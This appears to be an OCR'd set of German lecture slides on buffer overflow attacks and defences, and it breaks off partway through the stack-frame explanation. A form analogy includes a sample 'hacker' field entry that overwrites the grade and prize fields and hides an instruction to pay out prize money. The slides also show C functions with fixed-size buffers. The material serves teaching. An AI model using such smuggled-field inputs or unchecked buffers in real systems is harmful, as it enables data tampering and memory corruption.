Buffer-Overflow

Angriffe und Gegenmaßnahmen

Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Formulare

Fakultät Betriebswirtschaft

HOCHSCHULE REGENSBURG UNIVERSITY OF APPLIED SCIENCES

Notenfeststellung der Bachelorarbeit

StudentIn (Nachname, Vorname): _____

Matr.Nr.: _____ Studiengruppe: _____

AufgabenstellerIn: _____

ZweitprüferIn: _____

Zeugnisfassung des Themas: _____

Abgabedatum: _____ Note: _____

Die Diplomarbeit darf veröffentlich werden: Ja Nein (Zutreffendes bitte ankreuzen)

Die Diplomarbeit ist preiswürdig: Ja Nein (Zutreffendes bitte ankreuzen)


Wenn ja, für welchen Preis kommt sie in Frage? _____

Formulare

- Formular
  - Inhalt wird in eine übersichtliche Ordnung gebracht
  - Für jede Angabe existiert ein festgelegter Platz
  - Für jede Angabe existiert eine feste Breite

- Was wäre, wenn Karl Theodor Maria Nikolaus Johann Jacob Philipp Franz Joseph Sylvester Freiherr von und zu Guttenberg sich anmeldet?
  - 88 Zeichen, 15 Wörter

Formulare – ausgefüllt von einem Menschen



Fakultät Betriebswirtschaft

HOCHSCHULE REGENSBURG UNIVERSITY OF APPLIED SCIENCES

Notenfeststellung der Bachelorarbeit

StudentIn (Nachname, Vorname): Karl Theodor Maria Nikolaus Johann Jacob Philipp Franz Joseph S

Matr.Nr.: _____ Studiengruppe: _____

AufgabenstellerIn: _____

ZweitprüferIn: _____

Zeugnisfassung des Themas: _____

Abgabedatum: _____ Note: _____

Die Diplomarbeit darf veröffentlich werden: Ja Nein (Zutreffendes bitte ankreuzen)

Die Diplomarbeit ist preiswürdig: Ja Nein (Zutreffendes bitte ankreuzen)


Wenn ja, für welchen Preis kommt sie in Frage? _____

Mensch - Formulare
Computer - Variablen

- Variablen
  - Sind ein Behälter für Rechnungsgrößen („Werte“)
  - haben eine bestimmte Adresse im Speicher des Computers
  - haben eine festgelegt Länge
  - liegen häufig nacheinander im Speicher

```
int fill_form(…) {
  char Name[20];
  char Matrikelnummer[10];
  char Studiengruppe[10];
  … }
```

Formulare – ausgefüllt von einem Computer



Fakultät Betriebswirtschaft

HOCHSCHULE REGENSBURG UNIVERSITY OF APPLIED SCIENCES

Notenfeststellung der Bachelorarbeit

StudentIn (Nachname, Vorname): Karl Theodor Maria Nikolaus Johann

Matr.Nr.: Jacob Ph Studiengruppe: ilipp Franz Jo

AufgabenstellerIn: sep

ZweitprüferIn berg

Zeugnisfassung

Matrikelnummer → Absturz!

Abgabedatum: Note:


Die Diplomarbeit darf veröffentlich werden: Ja Nein (Zutreffendes bitte ankreuzen)

Die Diplomarbeit ist preiswürdig: Ja Nein (Zutreffendes bitte ankreuzen)

Wenn ja, für welchen Preis kommt sie in Frage?

Formulare – ausgefüllt von einem Hacker

- Nach der "Zeugnisfassung des Themas" folgen Felder
  - die vom Studenten nicht beschrieben werden dürfen (Note) und
  - deren Änderung Vorteile versprechen (Preiswürdigkeit)



Zeugnisfassung des Themas: _____

Abgabedatum: _____ Note: _____

Die Diplomarbeit darf veröffentlich werden: Ja Nein (Zutreffendes bitte ankreuzen)

Die Diplomarbeit ist preiswürdig: Ja Nein (Zutreffendes bitte ankreuzen)

Wenn ja, für welchen Preis kommt sie in Frage? _____


Formulare – ausgefüllt von einem Hacker

- Nach der "Zeugnisfassung des Themas" folgen Felder
  - die vom Studenten nicht beschrieben werden sollten (Note)
  - deren Änderung Vorteile versprechen (Preiswürdigkeit)

- Unser Hacker
  - gibt die Arbeit zu spät ab
  - gibt eine miserable Arbeit
  - aber gibt folgendes Thema an

```
Ein besonders langweiliges Thema___1.1.2010____sehr
gut_________________X_X_CAST Förderpreis
```

Formulare – ausgefüllt von einem Hacker




Formulare – ausgefüllt von einem guten Hacker

- Hans Hacker war auf der Black Hat in Las Vegas
- Der Bearbeiter des Formulars S. Shell ist extrem pedantisch
- Hans Hacker weiß das…
- Neues Thema der Bachelorarbeit

```
Ein besonders langweiliges Thema___1.1.2010____sehr
gut_________________X_X_CAST Förderpreis___\n<font
color="#000000"> Dienstanweisung: Preisgeld von 799€ an
Hans Hacker überweisen, Knr: 1234567</font>
```

Formulare – ausgefüllt von einem guten Hacker Befehlsausführung



Fakultät Betriebswirtschaft

HOCHSCHULE REGENSBURG UNIVERSITY OF APPLIED SCIENCES

Notenfa

StudentIn

Matr.Nr.:

Aufgabenste

ZweitprüferIn:

Erfolgreiche Befehlsausführung

Zeugnisfassung des Themas: Ein besonders langweiliges Thema

Abgabedatum: 1.1.2010 Note: sehr gut

Die Diplomarbeit darf veröffentlich werden: X Ja _ Nein (Zutreffendes bitte ankreuzen)

Die Diplomarbeit ist preiswürdig: X Ja _ Nein (Zutreffendes bitte ankreuzen)

Wenn ja, für welchen Preis kommt sie in Frage? CAST Förderpreis


Dienstanweisung: Preisgeld von 799€ an Hans Hacker überweisen, Knr: 1234567

Agenda.

1. Buffer Overflow
2. Funktionsaufrufe in C und C++
3. Exploiting Buffer Overflows
4. Schützen von Buffer Overflows
5. Schutz vor Buffer Overflows
6. Zusammenfassung

Speicheraufteilung

- Stack
  - Zusammenhängender Speicherbereich
  - Wächst nach oben oder unten
  - Enthält
    - Funktionsparameter
    - Lokale Variablen
    - und Verwaltungsinformation
- Heap
  - Zusammenhängender Speicherbereich
  - Wächst nach unten oder oben
  - Enthält
    - Dynamische Speicheranforderungen



Aufruf einer Funktion
C und Assembler

C

```
void main() {
  fill_form(1,2,3);
}


void fill_form(int a, int b, int c){
  char Name[20];
  char Matrikelnummer[10];
  char Studiengruppe[10];
}
```

Assembler

```
pushl $3
pushl $2
pushl $1
call function


pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Aufruf einer Funktion
C und Assembler

C

```
void main() {
  fill_form(1,2,3);
}


void fill_form(int a, int b, int c){
  char Name[20];
  char Matrikelnummer[10];
  char Studiengruppe[10];
}
```

Assembler

```
pushl $3
pushl $2
pushl $1
call function


pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Aufruf einer Funktion Assembler und der Stack

Speicher von Paramter 3


Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

IP

SP



Aufruf einer Funktion Assembler und der Stack

Speicher von Paramter 2


Assembler

```
pushl $3
pushl $2
pushl $1
call function

pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

IP

SP



Aufruf einer Funktion Assembler und der Stack

Speicher von Paramter 1

